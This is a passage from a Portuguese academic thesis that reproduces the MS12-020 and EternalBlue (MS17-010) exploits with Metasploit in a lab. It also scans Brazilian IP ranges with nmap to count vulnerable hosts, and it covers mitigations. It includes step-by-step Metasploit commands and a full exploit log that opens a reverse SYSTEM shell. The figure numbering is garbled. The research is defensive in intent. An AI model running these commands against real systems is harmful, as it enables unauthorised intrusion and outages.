
Figura 1 – Comandos de uso básico do módulo MS12-020



Fonte: Elaborado pelo autor, 2018.

Após a execução de todos os passos, o Metasploit irá iniciar o processo de exploração e, para o caso de executar com sucesso, a máquina alvo irá exibir a tela de erro e reiniciar (Figura 2). Ao inicializar novamente, ela irá informar que recuperou do erro anterior e que irá voltar a trabalhar normalmente.


Figura 730 – Tela de erro causada pela exploração do MS12-020



Fonte: Elaborado pelo autor, 2018.

Nos testes realizados, a máquina alvo exibe a tela de erro e reinicia ainda antes de o comando ser completamente finalizado. Contudo, baseado nas configurações da máquina, os serviços correspondentes a ela podem não voltar a funcionar antes de uma intervenção humana. A Figura 3 mostra a execução completa, resultando sucesso ao módulo auxiliar MS12-020 e informando que o dispositivo alvo já está indisponível.


Figura 1459 – Execução com sucesso do módulo auxiliar MS12-020



Fonte: Elaborado pelo autor, 2018.

Caso o *host* de destino não seja vulnerável, este *exploit* irá executar e tentar atacá-lo da mesma forma, podendo assim alertar um IPS ou outro dispositivo que possa estar protegendo esta rede. Após falhar na execução do *exploit*, será exibido o erro de acesso e informado que o *exploit* completou sua execução, conforme apresentado na Figura 4, seguir.

Figura 2188 – Falha na execução do módulo auxiliar MS12-020



Fonte: Elaborado pelo autor, 2018.

Para a quantificação dos dados, foram utilizados o Zenmap e o Metasploit em conjunto. Com o Zenmap, foi feita uma pesquisa na amostragem de endereços IP utilizada para este trabalho. Assim, pôde-se identificar a vulnerabilidade em todos os *hosts* que possuam a porta TCP 3389 aberta. Não foram pesquisados os possíveis *hosts* que possam ter alterado a porta dessa aplicação.

O comando utilizado para localizar tais portas foi *nmap -p 3389 -n -v 177.40.0.0/13. A flag -p* seguido pelo número 3389 define a porta que deve ser

localizada, a *flag -n* isenta o reconhecimento *fingerprint*, a *flag -v* força a exibição do processo na tela durante a execução e a faixa de endereços IP foi adicionada ao fim com a sua devida notação CIDR separada por uma barra.

Após a localização de todos os *hosts* possivelmente vulneráveis, foi utilizada a biblioteca *MS12-020 Microsoft Remote Desktop Checker* do Metasploit, que pode ser localizada da mesma forma documentada anteriormente. Esta biblioteca, por sua vez, tem o objetivo apenas de verificar se tal vulnerabilidade está presente no *host* de destino, permitindo, dessa forma, quantificar com total precisão a existência da vulnerabilidade na amostragem selecionada, sem infligir o artigo 266 do Decreto 2848, que prevê ataques de DoS.

4.1.2 CVE-2017-0143 até CVE-2017-0148 ou MS17-010

Em um boletim de segurança emitido pela Microsoft no dia 14 de março de 2017, foi publicado um descritivo referente a um agrupamento de seis CVEs que, juntas, formavam uma mesma vulnerabilidade categorizada como crítica. Tal ocorrência é encontrada nos sistemas operacionais que utilizavam a versão vulnerável do protocolo. Esse boletim foi nomeado como MS17-010[18], enquanto suas CVEs são serializadas iniciando no registro CVE-2017-0143 até CVE-2017-0148.

Essa vulnerabilidade trata de uma falha no protocolo Server Message Block (SMB), permitindo ao invasor, mesmo não estando autenticado, a execução remota de códigos na máquina alvo. A referida vulnerabilidade está presente especificamente no protocolo SMBv1 e pode, quando explorada corretamente, permitir acesso total ao dispositivo alvo.

O principal *exploit* criado para tal vulnerabilidade é denominado como EternalBlue, sendo parte do kit de ferramentas FuzzBunch lançado pela equipe de hackers ShadowBrokers. Esse *exploit* também está diretamente relacionado ao ataque de *ramsomware* massivo WannaCry, executado em maio do ano de 2017 e,

[18] "Microsoft Security Bulletin MS17-010 - Critical | Microsoft Docs." 14 mar. 2017, https://docs.microsoft.com/pt-br/security-updates/securitybulletins/2017/ms17-010. Acessado em 03 mai. 2018.

possivelmente, se classifica como um dos maiores ataques de *ransomware* ou até como um dos ciberataques mais bem-sucedidos.

Segundo descrito no site *CVE Details*, a falha pode ser dita como um estouro de *buffer* que é explorado durante uma operação de *memmove* na função *Srv!SrvOs2FeaToNt*. O tamanho da memória a ser movido é calculado chamando *Srv!SrvOs2FeaListSizeToNt* e esta função, por sua vez, possui um erro matemático, subtraindo uma *DWORD* para uma *WORD*. O *pool* de *kernel* é preparado para que o estouro sobrescreva um buffer do protocolo SMBv1 e, então, o sequestro é concluído, por meio da função *srvnet!SrvNetWskReceiveComplete*.

4.1.2.1 Método de exploração e quantificação

A exploração desta vulnerabilidade segue o mesmo padrão de ferramentas, configurações e técnicas, sendo utilizado o Metasploit em sua última versão, a qual já contém em suas bibliotecas o *exploit* de exploração dessa vulnerabilidade recente. Também é utilizado o VirtualBox para a criação do ambiente virtual onde é realizado o ataque.

Os passos para realizar esta exploração consistem em:

- Inicializar o Metasploit com permissões elevadas através do comando *mfsconsole* e realizar a pesquisa pelo *exploit* referente a esta vulnerabilidade através do comando *search ms17-010* para localizar o seu nome completo.


- Após a localização do nome, é necessário utilizar o comando *use MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption* de forma a ativar esse modo de exploração.

- Com o comando *options,* é possível visualizar os parâmetros de configuração, sendo opcional o uso de usuário, senha e domínio no caso de já possuir essas informações através de outra coleta de dados. É essencial, contudo, configurar o endereço IP ou *host* alvo do ataque, utilizando o comando *set RHOST 192.168.0.100.*

- O último passo é executar o comando *run* para iniciar o ataque.

A Figura 5 mostra os comandos utilizados na descrição acima para a utilizar o módulo auxiliar *MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption* com alvo o *host* 192.168.0.100.

Figura 2917 – Comandos de uso básico do módulo MS17-010




Fonte: Elaborado pelo autor, 2018.

Ao executar o *exploit* com sucesso, é iniciado um processo do *prompt* de comando pelo usuário system da máquina alvo e disponibilizado através da interface do Metasploit. Dessa forma, o acesso a máquina alvo é realizado com sucesso, alcançando-se tanto os privilégios máximos de configuração do SO como também o controle total da máquina alvo.

Na Figura 6, evidencia-se a execução completa do módulo de exploração do MS17-010 conseguindo assumir o controle do dispositivo alvo e executando o comando *ipconfig* para exibir o endereço IP deste alvo.

Figura 3645 – Execução com sucesso do módulo de exploração MS17-010




```
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.146:4444
[*] 192.168.0.100:445 - Connecting to target for exploitation.
[+] 192.168.0.100:445 - Connection established for exploitation.
[+] 192.168.0.100:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.100:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.0.100:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.0.100:445 - 0x00000010  74 65 20 37 36 30 30                             te 7600
[+] 192.168.0.100:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.100:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.100:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.100:445 - Starting non-paged pool grooming
[+] 192.168.0.100:445 - Sending SMBv2 buffers
[+] 192.168.0.100:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.100:445 - Sending final SMBv2 buffers.
[*] 192.168.0.100:445 - Sending last fragment of exploit packet!
[*] 192.168.0.100:445 - Receiving response from exploit packet
[+] 192.168.0.100:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.100:445 - Sending egg to corrupted connection.
[*] 192.168.0.100:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.0.146:4444 -> 192.168.0.100:49181) at 2018-06-07 20:31:59 -0400
[+] 192.168.0.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.100:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::745b:afbf:7cee:d8fd%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.100
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

C:\Windows\system32>
```

Fonte: Elaborado pelo autor, 2018.

Algumas vezes, o SO alvo pode reconhecer um problema e informar para o usuário que o computador será reiniciado automaticamente (Figura 7). Nesses casos, a sessão criada pelo Metasploit não exibirá nenhuma informação de aviso e, ao perder o acesso à máquina, ela simplesmente para de responder aos comandos, sendo necessário fechar a sessão através do comando *ctrl* + *c*. Assim que a máquina alvo for inicializada novamente, ela já estará disponível para refazer a exploração.

Figura 4362 – Erro exibido no dispositivo alvo do MS17-010



Fonte: Elaborado pelo autor, 2018.

Caso o alvo esteja com a correção deste *exploit* aplicada, o comando irá falhar e o Metasploit irá avisar que este alvo não é vulnerável, conforme evidenciado na Figura 8.

Figura 5029 – Falha na execução do módulo de exploração MS17-010

```
msf exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.146:4444
[*] 192.168.0.10:445 - Connecting to target for exploitation.
[+] 192.168.0.10:445 - Connection established for exploitation.
[!] 192.168.0.10:445 - Target OS selected not valid for OS indicated by SMB reply
[!] 192.168.0.10:445 - Disable VerifyTarget option to proceed manually...
[-] 192.168.0.10:445 - Unable to continue with improper OS Target.
[*] Exploit completed, but no session was created.
```

Fonte: Elaborado pelo autor, 2018.

A quantificação destas vulnerabilidades é feita também com o uso de um *portscan* nas faixas de endereços IP utilizadas como amostragem, sendo o Zenmap responsável por os *hosts* que possuam a porta 445 disponibilizada na Internet sem nenhum tipo de segurança. O comando utilizado no *software* do Zenmap para alcançar esse objetivo foi *nmap -p 445 -n -v 177.40.0.0/13.*

Após o *portscan*, é utilizada a biblioteca do Metasploit responsável pela validação da vulnerabilidade. Dessa forma, garante-se a sua existência ou não em cada *host* alvo. O módulo auxiliar de validação pode ser encontrado através da pesquisa pelo termo *MS17-010 SMB RCE Detection*, que age identificando a falha de forma segura e sem infringir as normas e leis de segurança.

5 RESULTADOS E ANÁLISE

Por meio desta pesquisa, foi possível alcançar os resultados da quantificação parcial de cada vulnerabilidade pesquisada, tornando-se conhecidas as limitações de inspeção das vulnerabilidades estabelecidas pelas leis nacionais. Também foi possível, nesta pesquisa, reproduzir e demonstrar uma forma de exploração das vulnerabilidades estabelecidas como objetivo, além de, através da bibliografia, encontrar uma correção ou melhores práticas a serem seguidas para amenizar tais vulnerabilidades.

Ao final, foram disponibilizados *logs* de filtragem a dois servidores, elaborados por meio de uma ferramenta de GeoIP. Dessa forma, torna-se possível visualizar as tentativas de acesso não autorizadas realizadas pelos servidores.

5.1.1 CVE-2012-0002 ou MS12-020


Para a vulnerabilidade CVE-2012-0002 ou MS12-020, foi realizado o teste de exploração em todos os sistemas operacionais detalhados no capítulo de ferramentas. Dessa forma, pôde-se validar a possibilidade de exploração com e sem a correção distribuída pela Microsoft nas atualizações de cada SO.

Como resultado, evidenciou-se que tal vulnerabilidade não existe nas configurações padrões dos sistemas operacionais recém instalados. Para tal vulnerabilidade existir, é necessário que seja ativada a ferramenta de assistência

remota ao servidor e configurado o serviço de Remote Desktop para o nível de menor segurança. Assim, é possível conectar no servidor utilizando qualquer versão do *client* de conexão. Não foi possível, através desta pesquisa, explorar a vulnerabilidade CVE-2012-0002 com a configuração do Remote Desktop no modo mais seguro, sendo validada a versão do *client* de conexão, em que só é permitido acesso nos padrões confiáveis pelo SO.

A Figura 9 mostra a configuração da ferramenta de acesso remoto de um Windows 7, de forma que na direita é possível visualizar o SO configurado de modo vulnerável enquanto na esquerda é exibido a configuração segura.

Figura 5574 – Configuração do Remote Desktop no Windows 7



Fonte: Elaborado pelo autor, 2018.

Foi identificado nesta pesquisa que a vulnerabilidade CVE-2012-0002 não está presente nos sistemas operacionais Microsoft Windows 10 e Microsoft Windows Server 2016. Também não foi possível explorar a referida vulnerabilidade em nenhum dos sistemas operacionais após realizar a atualização de segurança disponibilizada pela Microsoft, conforme apresentado a seguir, na Figura 10:


Figura 5941 – Atualização de correção para o MS12-010

Fonte: Elaborado pelo autor, 2018.

Através da pesquisa quantitativa realizada, foi identificado um total de 4366 *hosts* com a porta TCP 3389 disponível para acessos vindos da Internet. Tais endereços IP foram utilizados como filtro inicial para a amostragem, no intuito de eliminar previamente os possíveis endereços IP que não enquadrem na quantificação de dispositivos vulneráveis a este ataque.

Na segunda etapa da quantificação da amostragem, foi possível identificar, em conjunto com a biblioteca de checagem do Metasploit, um total de 276 *hosts* vulneráveis, revelando que cerca de 6,32% dos *host*s encontrados na amostragem inicial com a porta TCP 3389 publicada na internet são vulneráveis ao ataque descrito na seção anterior, o qual possui correção através de atualizações do SO desde 13 de março de 2012.

Gráfico 666 – Quantidade de Hosts vulneráveis à MS12-020



Fonte: Elaborado pelo autor, 2018.


O Gráfico 1, apresentado anteriormente, exibe uma maior concentração de ocorrências desta vulnerabilidade na faixa 200.0.0.0/13, enquanto as faixas 189.20.0.0/13 e 201.80.0.0/13 permanecem como as faixas com menor número de ocorrências. Contudo, através desta coleta de dados não é possível formar um padrão de ocorrências.

5.1.2 CVE-2017-0143 até CVE-2017-0148 ou MS17-010

Os testes da vulnerabilidade CVE-2017-0143 até CVE-2017-0148 ou MS17-010 resultaram sucesso ao explorá-la em todas as versões dos sistemas operacionais da Microsoft, sendo que, para a máquina se tornar um alvo deste *exploit*, não é necessário realizar nenhuma alteração ou configuração, tornando, assim, todas as máquinas alvos possíveis para tal exploração.

A referida vulnerabilidade é aplicável pela existência da compatibilidade com o antigo protocolo SMB em sua versão 1, sendo que uma solução paliativa para qualquer sistema operacional é a desativação de tal protocolo. Atualmente, o referido protocolo está em sua versão 3, sendo recomendado pelo suporte da empresa Microsoft que não sejam desabilitados o SMBv2 e o SMBv3[19]. Por outro lado, o *exploit* falhou ao explorar a vulnerabilidade em todas as versões do SO, estando desativado o suporte ao SMBv1. Ele pode ser desabilitado nos recursos do Windows localizados na aplicação Programas e Recursos existente no Painel de Controle do Windows, como apresentado na Figura 11.

Figura 6197 – Desativação do SMBv1



Fonte: Elaborado pelo autor, 2018.

